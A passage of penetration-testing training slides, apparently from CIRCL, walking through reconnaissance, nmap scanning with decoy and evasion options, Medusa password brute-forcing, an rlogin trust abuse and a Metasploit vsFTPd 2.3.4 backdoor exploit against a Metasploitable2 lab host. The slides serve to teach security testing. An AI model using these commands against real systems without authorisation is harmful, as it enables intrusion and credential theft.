- Google Hacking-Database - GHDB:

  → `https://www.exploit-db.com/google-hacking-database`

3.2 Google Hacking

- Google Cache:
  - Find back deleted information
  - Discussion: What could go wrong?

- Google Hacking use cases:
  - Search for very targeted information
  - Opportunistic search for a new vulnerability

- Evolution of a Google Hack:
  1. Imagine how to fingerprint a vulnerability
  2. Use advanced operators to describe the vulnerability

Exercise 'Find MySQL credentials':

inurl:.....

3.2 Google Hacking

- Google Cache:
  - Find back deleted information
  - Discussion: What could go wrong?

- Google Hacking use cases:
  - Search for very targeted information
  - Opportunistic search for a new vulnerability

- Evolution of a Google Hack:
  1. Imagine how to fingerprint a vulnerability
  2. Use advanced operators to describe the vulnerability

Exercise 'Find MySQL credentials':

inurl:php.bak mysqlconnect user

3.3 Other resources

- `https://archive.org/`

  Started 1996 archiving the Interent
  Arround 500 billion web objects

- `https://www.shodan.io/`

  The search engine for the Internet of Things
  Example: **country:lu port:2323**
  `http://archive.hack.lu/2012/SHODAN.pptx`

- The Harvester:
  - Email address intelligence
  - Subdomain gathering
  - Demo: `theHarvester`

3.4 Whois / DNS

whois <domain>

host -a <domain>

Demo: **nslookup** interactive mode

```
server aaa.bbb.ccc.ddd
set type=NS
<domain>

set type=MX
<domain>

set type=ANY
<domain>
```

Exercise: Try DNS zone transfer on all nameservers

```
dig -t AXFR <domain> @server
```

Nmap: Reverse DNS lookup for IP addresses

```
nmap -sL <hostname>/24
```

3.5 Other ideas

fierce: Domain name interrogation tool

→ Query for common host names
fierce -domain <domain>

Send test emails:

→ To not existing user and analyze bounce
→ Potential malicious attachment (.EXE) and analyze warning

MetaGooFil: Collect meta data from documents

Suported formats: e.g. doc, docx, odp, ods, pdf, ppt, pptx, xls, xlsx
Attention: Use tunnels or you get blocked after some requests
mkdir files
metagoofil -d <domain>-t pdf,doc,ppt -n 20 -o files -f

CIRCL
Computer Incident
Response Center
Luxembourg

- 4. Scanning

4.1 Overview

- Ping Sweeps
  - Detect "live" hosts and IP addresses
- Port Scanning
  - Find open ports
  - Service identification
  - Software and version identification
- Vulnerability research
  - Is the software in use outdated
  - Known vulnerabilities
  - Known exploits
  - Weak default configurations
  - Default accounts
- Be aware, attackers will:
  - Setup a test system on their own premises
  - Perform tests without doing noise

4.2 Ping Sweeps

Exercise: Ping Sweep with `fping`

```
fping -a -g 172.31.31.1 172.31.31.64 > fsweep.txt
      # -a Only live hosts in the output
      # -g Address range for the sweep

cat fsweep.txt
    172.31.31.1
    172.31.31.10
    172.31.31.11
    172.31.31.12
    172.31.31.13
```

Exercise: Ping Sweep with `nmap`

```
nmap -n -sn 172.31.31.1-64

    172.31.31.1     Host is up (0.0013s latency).
    172.31.31.10    Host is up (0.00066s latency).
    172.31.31.11    Host is up (0.000063s latency).
    172.31.31.12    Host is up (0.0018s latency).
    172.31.31.13    Host is up (0.0033s latency).
```

Challenge: Both the tools work totally different, How?

4.3 Port Scanning - Nmap Introduction

Most simple use case:

`nmap 172.31.31.11`

- Very easy to use
- Simply very good results
  → Scan top 1000 TCP ports

`nmap -n 172.31.31.11`

- No DNS resolution
  → Faster
  → Less traffic

`nmap -n -p80 --packet-trace 172.31.31.11`

- -p80 → Scan only port 80
- –packet-trace → Show all packets sent and received

Exercise: Compare `--packet-trace` vs. `tcpdump`

4.3 Port Scanning - Nmap Introduction

Skip host discovery:

```
nmap -n -Pn -p80 --packet-trace 172.31.31.11

    CONN (0.0691s) TCP localhost > 172.31.31.11:80 => Operation now in progress
    CONN (0.0694s) TCP localhost > 172.31.31.11:80 => Connected
```

Scan all TCP/IP ports:

```
nmap -n -Pn -p1-65535 172.31.31.11

    Not shown: 65505 closed ports
    .....
    --> 30 ports open
    .....
    Nmap done: 1IP address up scanned in 14.77 seconds
```

Scan all TCP/IP ports:

```
nmap -n -Pn -p- 172.31.31.11

    Not shown: 65505 closed ports
    .....
    --> 30 ports open
    .....
    Nmap done: 1IP address up scanned in 17.93 seconds
```

4.4 Port Scanning - 3-Way Handshake

Abstract example: Phone call

```
                Call
A       1. ------------------------------>
                                                B
L               Pick up: "Bob, hello"
        2. <------------------------------
I                                               O
                "This is Alice, hi"
C       3. ------------------------------>
                                                B
E             Communication esthablished
           <------------------------------>
```

Abstract example: TCP

```
C             SYN, seq 100                      S
        1. ------------------------------>
L                                               E
              SYN, seq 250, ACK, ack 101
I       2. <------------------------------      R

E                 seq 101, ACK, ack 251         V
        3. ------------------------------>
N                                               E
              Communication esthablished
T          <------------------------------>     R
```

4.4 Port Scanning - 3-Way Handshake

3-Way Handshake + 1th communication packets

```
tcpdump -n -i eth0 host 172.31.31.11 and port 80

172.31.31.10.43452 > 172.31.31.11.80: Flags [S], seq 824271400
172.31.31.11.80 > 172.31.31.10.43452: Flags [S.], seq 2211035294, ack 824271401
172.31.31.10.43452 > 172.31.31.11.80: Flags [.], ack 1

172.31.31.10.43452 > 172.31.31.11.80: Flags [P.], seq 1:322, ack 1, HTTP: GET / HTTP/1.1
172.31.31.11.80 > 172.31.31.10.43452: Flags [.], ack 322
```

Nmap - Connect Scan

```
tcpdump -n -i eth0 host 172.31.31.11 and port 80

nmap -n -Pn -p80 -sT 172.31.31.11

172.31.31.10.43566 > 172.31.31.11.80: Flags [S], seq 4188349579
172.31.31.11.80 > 172.31.31.10.43566: Flags [S.], seq 1642495899, ack 4188349580
172.31.31.10.43566 > 172.31.31.11.80: Flags [.], ack 1
172.31.31.10.43566 > 172.31.31.11.80: Flags [R.], seq 1, ack 1
```

4.4 Port Scanning - 3-Way Handshake

Exercise: Connect Scan vs. SYN Scan

```
tcpdump -n -i eth0 host 172.31.31.11 and port 80
```

```
nmap -n -Pn -p80 -sT 172.31.31.11
```

```
172.31.31.10.43566 > 172.31.31.11.80: Flags [S], seq 4188349579
172.31.31.11.80 > 172.31.31.10.43566: Flags [S.], seq 1642495899, ack 4188349580
172.31.31.10.43566 > 172.31.31.11.80: Flags [.], ack 1
172.31.31.10.43566 > 172.31.31.11.80: Flags [R.], seq 1, ack 1
```

-

Discusion: Pro and contra of a SYN Scan

4.4 Port Scanning - 3-Way Handshake

Exercise: Connect Scan vs. SYN Scan

```
tcpdump -n -i eth0 host 172.31.31.11 and port 80
```

```
nmap -n -Pn -p80 -sT 172.31.31.11

172.31.31.10.43566 > 172.31.31.11.80: Flags [S], seq 4188349579
172.31.31.11.80 > 172.31.31.10.43566: Flags [S.], seq 1642495899, ack 4188349580
172.31.31.10.43566 > 172.31.31.11.80: Flags [.], ack 1
172.31.31.10.43566 > 172.31.31.11.80: Flags [R.], seq 1, ack 1
```

```
sudo nmap -n -Pn -p80 -sS 172.31.31.11

172.31.31.10.60054 > 172.31.31.11.80: Flags [S], seq 4140632782
172.31.31.11.80 > 172.31.31.10.60054: Flags [S.], seq 3563594561, ack 4140632783
172.31.31.10.60054 > 172.31.31.11.80: Flags [R], seq 4140632783
```

Discusion: Pro and contra of a SYN Scan

4.5 Port Scanning - More Nmap options

Options to specify target IPs

```
nmap -n -Pn -p80 10.0.0.0 10.0.0.1 10.0.0.2 10.0.0.3
10.0.0.4 10.0.0.5 10.0.0.6 10.0.0.7
```

→ 10.0.0.0,1,2,3,4,5,6,7
→ 10.0.0.0-7
→ Combining both options: 10.0.0.0-4,4-7
→ CIDR notation: 10.0.0.0/29
→ Excluding IPs: 10.0.0.0/24 –exclude 10.0.0.8-255
→ Targets file: -iL ip-to-scan.txt
→ Excluding file: –excludefile no-scan.txt

Options to specify ports to scan

```
nmap -n -Pn -p 1-80,110,400-450 10.0.0.1-7
```

→ All kinds of combinations are supported

4.5 Port Scanning - More Nmap options

Other 'discovery' options:

```
nmap -n -Pn -p80 172.31.31.11
```

- `-Pn` → Skip host descovery
- `-PR` → ARP Ping
- `-PE` → ICMP Echo Ping
- `-PU` → UDP Ping
- `-PS` → TCP SYN Ping
- `-PT` → TCP ACK Ping
- `-sn` → Ping Scan - disable port scan

UDP scanning (DNS,DHCP,TFTP,NTP,SNMP...):

```
nmap -n -sU -p53,67,69,123,161 172.31.31.11
```

UDP is not session-based
→ Very unreliable
→ Could be very time consuming

4.5 Port Scanning - More Nmap options

Exercise: UDP scanning - How open/closed port are identified?

```
nmap -n -sU -p53,67,69,123,161 172.31.31.11

    PORT     STATE          SERVICE
    53/udp   open           domain
    67/udp   closed         dhcps
    69/udp   open|filtered  tftp
    123/udp  closed         ntp
    161/udp  closed         snmp


tcpdump -n -i eth0 host 172.31.31.11
```

4.5 Port Scanning - More Nmap options

Exercise: UDP scanning - How open/closed port are identified?

```
nmap -n -sU -p53,67,69,123,161 172.31.31.11

    PORT     STATE          SERVICE
    53/udp   open           domain
    67/udp   closed         dhcps
    69/udp   open|filtered  tftp
    123/udp  closed         ntp
    161/udp  closed         snmp


tcpdump -n -i eth0 host 172.31.31.11

    172.31.31.10.56316 > 172.31.31.11.53: 0 stat [0q] (12)
    172.31.31.11.53 > 172.31.31.10.56316: 0 stat NotImp- [0q] 0/0/0 (12)
    172.31.31.10 > 172.31.31.11: ICMP 172.31.31.10 udp port 56316 unreachable

    172.31.31.10.56316 > 172.31.31.11.67: BOOTP/DHCP, unknown (0xdb)
    172.31.31.11 > 172.31.31.10: ICMP 172.31.31.11 udp port 67 unreachable
    172.31.31.10.56316 > 172.31.31.11.123: NTPv0, unspecified
    172.31.31.11 > 172.31.31.10: ICMP 172.31.31.11 udp port 123 unreachable
    172.31.31.10.56316 > 172.31.31.11.161:  [asnlen? 58<124]
    172.31.31.11 > 172.31.31.10: ICMP 172.31.31.11 udp port 161 unreachable

    172.31.31.10.56316 > 172.31.31.11.69: TFTP, length 19, tftp
    172.31.31.10.56317 > 172.31.31.11.69: TFTP, length 19, tftp
```

4.5 Port Scanning - More Nmap options

UDP scanning - Version scanning

```
nmap -n -sUV -p53,69 172.31.31.11

    PORT    STATE          SERVICE
    53/udp open           domain  ISC BIND 9.4.2
    69/udp open|filtered  tftp
    Nmap done: 1 IP address (1 host up) scanned in 100.94 seconds


tcpdump -n -i eth0 host 172.31.31.11

    172.31.31.10.47999 > 172.31.31.11.53: 0 stat [0q] (12)
    172.31.31.11.53 > 172.31.31.10.47999: 0 stat NotImp- [0q] 0/0/0 (12)
    172.31.31.10 > 172.31.31.11: ICMP 172.31.31.10 udp port 47999 unreachable
    172.31.31.10.46722 > 172.31.31.11.53: 6+ TXT CHAOS? version.bind.
    172.31.31.11.53 > 172.31.31.10.46722: 6*- 1/1/0 CHAOS TXT "9.4.2"


    172.31.31.10.47999 > 172.31.31.11.69: TFTP, tftp
    172.31.31.10.48000 > 172.31.31.11.69: TFTP, tftp
    172.31.31.10.57775 > 172.31.31.11.69: TFTP, OACK GversionDbind
    172.31.31.10.57775 > 172.31.31.11.69: TFTP, tftp
    172.31.31.10.57775 > 172.31.31.11.69: TFTP, tftp
    172.31.31.10.57775 > 172.31.31.11.69: TFTP, RRQ ""
    172.31.31.10.57775 > 172.31.31.11.69: TFTP, tftp
    172.31.31.10.57775 > 172.31.31.11.69: TFTP, tftp
```

4.5 Port Scanning - More Nmap options

OS detection

`nmap -n -O 172.31.31.11`

Took a fingerprint from packets comming back

→ Match fingerprint with a knowledgebase → Indentify OS

```
nmap -n -O 172.31.31.11

    OS details: Linux 2.6.9 - 2.6.33
```

Decoy Scan

`nmap -n -D 1.1.1.1,2.2.2.2,3.3.3.3 172.31.31.11`

Cloak logs with wrong IP addresses

→ Hide the attackers IP address

Scanning speed

`nmap -n -T2 172.31.31.11`

```
0 = paranoid      IDS evasion; 300sec pause
1 = sneaky        IDS evasion;  15sec pause
2 = polite        Goal: Don't crash target, small bandwith
3 = normal        Default
4 = aggressive
5 = insane        As fast as possible by network interface
```

4.5 Port Scanning - More Nmap options

Legacy scannig techniques:

- Null Scan: `nmap -n -sN 172.31.31.11`
  - No TCP flag is set
  - RFC 793: If port "Open" then ignore the request
  - RFC 793: If port "Close" then send back RST
  - → Port scanning behind a router access list

- Xmas Scan: `nmap -n -sX 172.31.31.11`
  - TCP flags set: FIN, PSH, URG
  - TCP flags not set: ACK, SYN, RST
  - RFC 793: Like Null Scan
  - → Port scanning behind a router access list

- ACK Scan: `nmap -n -sA 172.31.31.11`
  - TCP ACK flag is set
  - RFC 793: "Open" and "Close" ports send RST
  - → What ports are unfiltered at router access list

4.6 Port Scanning - Service enumeration

Exercise: Manual enumeration - Netcat, nc, ncat

```
nc 172.31.31.11 80
HEAD / HTTP/1.0

    HTTP/1.1 200 OK
    Date: Fri, 09 Apr 2021 11:58:54 GMT
    Server: Apache/2.2.8 (Ubuntu) DAV/2
    X-Powered-By: PHP/5.2.4-2ubuntu5.10
    Connection: close
    Content-Type: text/html


nc 172.31.31.11 80
GET / HTTP/1.0

    HTTP/1.1 200 OK
    Date: Fri, 09 Apr 2021 11:55:54 GMT
    Server: Apache/2.2.8 (Ubuntu) DAV/2
    X-Powered-By: PHP/5.2.4-2ubuntu5.10
    Connection: close
    Content-Type: text/html

    <html><head><title>Metasploitable2 - Linux</title></head><body>
    .....
```

4.6 Port Scanning - Service enumeration

Exercise: Manual enumeration - Netcat, nc, ncat

```
nc 172.31.31.11 80
GET / HTTP/1.1
Host: metasploitable.localdomain

    HTTP/1.1 200 OK
    Date: Fri, 09 Apr 2021 11:57:09 GMT
    Server: Apache/2.2.8 (Ubuntu) DAV/2
    X-Powered-By: PHP/5.2.4-2ubuntu5.10
    Content-Length: 891
    Content-Type: text/html

    <html><head><title>Metasploitable2 - Linux</title></head><body>
    .....

nc 172.31.31.11 21

    220 (vsFTPd 2.3.4)
  user anonymous
    331 Please specify the password.
  pass test@localhost
    230 Login successful.
  pwd
    257 "/"
  quit
    221 Goodbye.
```

4.6 Port Scanning - Service enumeration

Exercise: Manual enumeration - Standard tools

```
ftp 172.31.31.11

    220 (vsFTPd 2.3.4)
    230 Login successful.
    Remote system type is UNIX.
    Using binary mode to transfer files.
  ftp> help
    214-The following commands are recognized.
    ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
    MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
    RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
    XPWD XRMD
  ftp> quit
    221 Goodbye.


rpcinfo -p 172.31.31.11
    program vers proto   port  service
    100000    2   tcp    111  portmapper
    100024    1   tcp  37193  status
    100021    1   udp  57385  nlockmgr
    100003    2   tcp   2049  nfs
    100021    1   tcp  47470  nlockmgr
    100005    1   tcp  58974  mountd
    .....
```

4.6 Port Scanning - Service enumeration

Exercise: Nmap - Version scanning

```
nmap -n -sV 172.31.31.11

    21/tcp   open  ftp          vsftpd 2.3.4
    22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
    23/tcp   open  telnet       Linux telnetd
    25/tcp   open  smtp         Postfix smtpd
    53/tcp   open  domain       ISC BIND 9.4.2
    80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
    111/tcp  open  rpcbind      2 (RPC #100000)
    139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    512/tcp  open  exec         netkit-rsh rexecd
    513/tcp  open  login        OpenBSD or Solaris rlogind
    514/tcp  open  shell        Netkit rshd
    1099/tcp open  java-rmi     GNU Classpath grmiregistry
    1524/tcp open  bindshell    Metasploitable root shell
    2049/tcp open  nfs          2-4 (RPC #100003)
    2121/tcp open  ftp          ProFTPD 1.3.1
    3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
    5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
    5900/tcp open  vnc          VNC (protocol 3.3)
    6000/tcp open  X11          (access denied)
    6667/tcp open  irc          UnrealIRCd
    8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
    8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
```

4.7 Vulnerability research

- Search product website for:
  - Security Advisories
  - Bugfixes
  - Release notes
  - Subscribe to security mailing lists
- Search public available exploit databases:
  - `https://www.exploit-db.com/`
  - `https://packetstormsecurity.com/`
- Do a Vulnerability Assessment:
  - `http://openvas.org/`
  - `http://www.tenable.com/products/nessus`

4.7 Vulnerability research

- Search public available vulnerabilty databases:
  - `https://osvdb.org/` Shut down on April 2016
  - `http://seclists.org/fulldisclosure/`
  - `http://www.securityfocus.com/`
  - `http://cve.circl.lu/`

- Manually search for vulnerabilities:
  - `https://nmap.org/nsedoc/`
  - `http://www.tenable.com/products/nessus`
  - Known weak configurations
  - Online password cracking
  - Offline password cracking
  - Setup your own test environment

4.8 Nmap Scripting Engine - NSE

- Scripts and categories
  - >600 scripts at May 2021
  - Each script is part of at least one categorie:

    auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, vuln

- How scripts are classified

```
less /usr/share/nmap/scripts/script.db
    .....
    Entry { filename = "ftp-anon.nse", categories = { "auth", "default", "safe", } }
    Entry { filename = "ftp-bounce.nse", categories = { "default", "safe", } }
    Entry { filename = "ftp-brute.nse", categories = { "brute", "intrusive", } }
    Entry { filename = "ftp-proftpd-backdoor.nse", categories = { "exploit",
                                                    "intrusive", "malware", "vuln", } }
    .....
```

- Getting help

```
nmap --script-help "all"
nmap --script-help "vuln"
nmap --script-help "ftp-vsftpd-backdoor"
```

4.8 Nmap Scripting Engine - NSE

NSE in action

Activate NSE

```
namp -n -sC 172.31.31.11
namp -n --script default 172.31.31.11
```

→ This two commands do the same

Examples:

```
namp -n --script banner 172.31.31.11

    21/tcp   open  ftp
   |_banner: 220 (vsFTPd 2.3.4)
    22/tcp   open  ssh
    |_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
    2121/tcp open  ccproxy-ftp
    |_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:172.31.31.10]

namp -n --script vuln 172.31.31.11

    21/tcp   open  ftp
    | ftp-vsftpd-backdoor:
    |   VULNERABLE:
    |   vsFTPd version 2.3.4 backdoor
    |     State: VULNERABLE (Exploitable)
    |     IDs:  BID:48539  CVE:CVE-2011-2523
```

4.8 Nmap Scripting Engine - NSE

Demo: Analyze FTP service

```
nmap -n -sV -p21 172.31.31.11
    21/tcp open  ftp     vsftpd 2.3.4

nmap -n --script ftp-anon -p21 172.31.31.11
    21/tcp open  ftp
    |_ftp-anon: Anonymous FTP login allowed (FTP code 230)

ftp 172.31.31.11
    Connected to 172.31.31.11.
    220 (vsFTPd 2.3.4)
Name (172.31.31.11:michael): anonymous
    331 Please specify the password.
Password:
    230 Login successful.
ftp> pwd
    257 "/"
ftp> quit
    221 Goodbye.

nmap -n --script vuln -p21 172.31.31.11
    .....
    |       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
    |     Disclosure date: 2011-07-03
    |     Exploit results:
    |       Shell command: id
    |       Results: uid=0(root) gid=0(root)
```

4.8 Nmap Scripting Engine - NSE

Demo: Analyze IRC service

```
nmap -n -sV -p6667 172.31.31.11
    6667/tcp open  irc     UnrealIRCd

find /usr/share/nmap/* -name *unrealirc* -type f
    /usr/share/nmap/scripts/irc-unrealircd-backdoor.nse

nmap -n --script irc-unrealircd-backdoor -p6667 172.31.31.11
    6667/tcp open  irc
    |_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd.
    | See http://seclists.org/fulldisclosure/2010/Jun/277
```

Exercise: Try other ports and share findings

Challenge: What about old R-Service miss configuration?

4.8 Nmap Scripting Engine - NSE

Demo: Analyze IRC service

```
nmap -n -sV -p6667 172.31.31.11
    6667/tcp open  irc     UnrealIRCd

find /usr/share/nmap/* -name *unrealirc* -type f
    /usr/share/nmap/scripts/irc-unrealircd-backdoor.nse

nmap -n --script irc-unrealircd-backdoor -p6667 172.31.31.11
    6667/tcp open  irc
    |_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd.
    | See http://seclists.org/fulldisclosure/2010/Jun/277
```

Exercise: Try other ports and share findings

Challenge: What about old R-Service miss configuration?

```
apt-get install rsh-client
rlogin -l root -p 513 172.31.31.10
    Last login: Mon Apr 12 09:28:04 EDT 2021
    Linux metasploitable 2.6.24-16-server

root@metasploitable:~# cat /etc/hosts.equiv
    # /etc/hosts.equiv: list of hosts and users that are granted "trusted"
    ++

root@metasploitable:~# cat .rhosts
    ++
```

CIRCL
Computer Incident
Response Center
Luxembourg

- 5. Exploiting

5.1 Introduction

- Vulnerability
  - Software bugs, misconfiguration, broken authentication,
  - Insecure default settings, sensitive data exposure, ...

- Exploiting
  - Abusing a vulnerability
  - Bypass the security control
    → Gain possibility to execute code on the target system
    → Gain partial or full control over the target system

- Payload
  - Execute code on the target system
    → Create a new user
    → Install a backdoor
    → Gain (reverse) shell access
    → .....

5.2 Online Password Testing

- Remote access services
  - SSH, Telnet, VNC, Remote Desktop Protocol, PCAnywhere, FTP
  - $\rightarrow$ Gain (complete) compromise of target
- Other interesting services
  - HTTP, IMAP, POP3, SMTP, MS-SQL, MySQL, SNMP, Web-Forms
- Risks with Online Password Testing
  - Speed: Testing is slow
  - Account could be blocked
- Requirements to perform Online Password Testing
  - IP address or hostname
  - Service and port number
  - User name or list with user names
  - Password list or dictionary
  - Tool: Medusa or Hydra

5.2 Online Password Testing

- Use information already gathered during
  - Email addresses
  - Guess usernames (Example: "Theo Test"):
    - theo.test
    - test.theo
    - ttest
- Wordlists in Kali Linux:
  - `/usr/share/wordlists/`
- Medusa: Parallel Network Login Auditor
  - `http://foofus.net/goons/jmk/medusa/medusa.html`
- Hydra: Support many protocols and parallelized connects
  - `https://github.com/vanhauser-thc/thc-hydra`

5.2 Online Password Testing

Exercise: Medusa

```
medusa -d
  Available modules in "/usr/lib/i386-linux-gnu/medusa/modules" :
    + cvs.mod : for CVS sessions : version 2.0
    + ftp.mod : for FTP/FTPS sessions : version 2.1
    + http.mod : for HTTP : version 2.1
    + imap.mod : for IMAP sessions : version 2.0
    + mssql.mod : for M$-SQL sessions : version 2.0
    + mysql.mod : for MySQL sessions : version 2.0
    + nntp.mod : for NNTP sessions : version 2.0
    + pcanywhere.mod : for PcAnywhere sessions : version 2.0
    + pop3.mod : for POP3 sessions : version 2.0
    + postgres.mod : for PostgreSQL sessions : version 2.0
    + rexec.mod : for REXEC sessions : version 2.0
    + rlogin.mod : for RLOGIN sessions : version 2.0
    + rsh.mod : for RSH sessions : version 2.0
    + smbnt.mod : for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.1
    + smtp-vrfy.mod : for verifying SMTP accounts (VRFY/EXPN/RCPT TO) : version 2.1
    + smtp.mod : for SMTP Authentication with TLS : version 2.0
    + snmp.mod : for SNMP Community Strings : version 2.1
    + ssh.mod : for SSH v2 sessions : version 2.1
    + svn.mod : for Subversion sessions : version 2.1
    + telnet.mod : for telnet sessions : version 2.0
    + vmauthd.mod : for the VMware Authentication Daemon : version 2.0
    + vnc.mod : for VNC sessions : version 2.1
    + web-form.mod : for web forms : version 2.1
    + wrapper.mod : Generic Wrapper Module : version 2.0
```

5.2 Online Password Testing

Exercise: Medusa - SSH

```
grep -v "^#" /usr/share/wordlists/nmap.lst | head > pwd.lst
echo "msfadmin" >> pwd.lst
cat pwd.lst

    123456
    12345
    123456789
    password
    iloveyou
    princess
    12345678
    1234567
    abc123
    msfadmin
```

```
medusa -h 172.31.31.11 -u msfadmin -P pwd.lst -e ns -M ssh

    ACCOUNT CHECK: [ssh] Host: 172.31.31.11 User: msfadmin Password:  (1 of 12)
    ACCOUNT CHECK: [ssh] Host: 172.31.31.11 User: msfadmin Password: msfadmin (2 of 12)
    ACCOUNT FOUND: [ssh] Host: 172.31.31.11 User: msfadmin Password: msfadmin [SUCCESS]
```

5.2 Online Password Testing

Exercise: Medusa - Postgres

```
# 1. Create a file with common default Postgres users

# 2. Create a file with common default Postgres passwords

# 3. Perform Password Test
```

-

5.2 Online Password Testing

Exercise: Medusa - Postgres

```
# 1. Create a file with common default Postgres users
cat pg_user.lst
    admin
    postgres
    michael


# 2. Create a file with common default Postgres passwords
cat pg_pwd.lst
    admin
    postgres
    password


# 3. Perform Password Test
```

-

5.2 Online Password Testing

Exercise: Medusa - Postgres

```
# 1. Create a file with common default Postgres users
cat pg_user.lst
    admin
    postgres
    michael


# 2. Create a file with common default Postgres passwords
cat pg_pwd.lst
    admin
    postgres
    password


# 3. Perform Password Test
medusa -h 172.31.31.11 -U pg_user.lst -P pg_pwd.lst -M postgres
```

-

5.2 Online Password Testing

Exercise: Medusa - Postgres

```
# 1. Create a file with common default Postgres users
cat pg_user.lst
    admin
    postgres
    michael


# 2. Create a file with common default Postgres passwords
cat pg_pwd.lst
    admin
    postgres
    password


# 3. Perform Password Test
medusa -h 172.31.31.11 -U pg_user.lst -P pg_pwd.lst -M postgres
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: admin Password: admin (1 of 3)
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: admin Password: postgres (2 of 3)
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: admin Password: password (3 of 3)
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: postgres Password: admin (1 of 3)
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: postgres Password: postgres (2 of 3)
 ACCOUNT FOUND: [postgres] Host: 172.31.31.11 User: postgres Password: postgres [SUCCESS]
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: michael Password: admin (1 of 3)
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: michael Password: postgres (2 of 3)
 ACCOUNT CHECK: [postgres] Host: 172.31.31.11 User: michael Password: password (3 of 3)
```

5.3 Metasploit: Introduction

- Defcon 12, 2004; HD Moor and Spoonm
  → "Metasploit: hacking like in the Movies"

- Since 2009: Rapid7

- Exploit Framework
  - Modular and flexible
  - Bring things together
  - Exploits, Payloads, ...

- Example Payloads:
  - New user
  - Backdoor
  - Reverse shell

5.4 Metasploit: msfconsole

- >2.100 Exploits and 590 Payloads at May 2021
- Launch Metasploit Console:

  → `msfconsole`

```
└# msfconsole
[!] The following modules could not be loaded!..\
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/exchange_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/onprem_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id.go
[!] Please see /root/.msf4/logs/framework.log for details.

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-----------------------+-------------------------------+
  |      __________       |  """""""""""|======[ ***      |
  |  ==c(______(o(______(_()|  |   EXPLOIT   \            |
  |             )=\       |  |_____________\_______      |
  |            // \\      |  |==[msf >]============\     |
  |           //   \\     |  |______________________\    |
  |          //     \\    |  \(@)(@)(@)(@)(@)(@)(@)/     |
  |         // RECON \\   |   *********************      |
  +-----------------------+-------------------------------+
  |      o O o            |         \'\/\/\/'/            |
  |              o O      |          )======(             |
  |                 o     |        .'  LOOT  '.           |
  |  |^^^^^^^^^^^^^^|l___|       /    _||__   \           |
  |  |    PAYLOAD     |""\___,   /    (_||_    \           |
  |  |________________|__|)__|  |      __||_)     |        |
  |  |(@)(@)"""**|(@)(@)**|(@)  "      ||         "        |
  |  = = = = = = = = = = = = =    '______________'         |
  +-----------------------+-------------------------------+


       =[ metasploit v6.0.39-dev                          ]
+ -- --=[ 2117 exploits - 1138 auxiliary - 359 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > 
```

5.4 Metasploit: msfconsole

Workflow

0. Find potential vulnerbility
1. `search` for exploits
2. `use` an exploits
3. `show` payloads
4. `set` payloads
5. `show` options
6. `set` options
7. `exploit`

0. Find potential vulnerbility

```
$ nmap -n -Pn -p21 --script vuln 172.31.31.11

     21/tcp   open  ftp
     | ftp-vsftpd-backdoor:
     |   VULNERABLE:
     |   vsFTPd version 2.3.4 backdoor
     |     State: VULNERABLE (Exploitable)
     |     IDs:  CVE:CVE-2011-2523  BID:48539
     |       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
```

5.4 Metasploit: msfconsole

1. `search` for exploits

```
msf6 > search ftp 2011
msf6 > search vsftp_234

   #  Name                                    Disclosure Date  Rank       Check
   -  ----                                    ---------------  ----       -----
   0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03       excellent  No

   Description
   -----------
   VSFTPD v2.3.4 Backdoor Command Execution
```

→ Exercise: Analyze the output.

→ Possible ranking levels:

1. Manual
2. Low

.....

6. Great
7. Excellent

5.4 Metasploit: msfconsole

2. use an exploits

```
msf6 > use expolit/unix/ftp/vsftp_234_backdoor

    msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

3. show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

    #  Name                          Rank    Check  Description
    -  ----                          ----    -----  -----------
    0  payload/cmd/unix/interact     normal  No     Unix Command
```

4. set payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact

    payload => cmd/unix/interact
```

5.4 Metasploit: msfconsole

5. `show` options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

     RHOSTS                    yes       The target host(s)
     RPORT   21                yes       The target port (TCP)
```

6. `set` options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.31.31.11

     RHOST => 172.31.31.11


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

     RHOSTS  172.31.31.11      yes       The target host(s)
     RPORT   21                yes       The target port (TCP)
```

7. `exploit`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

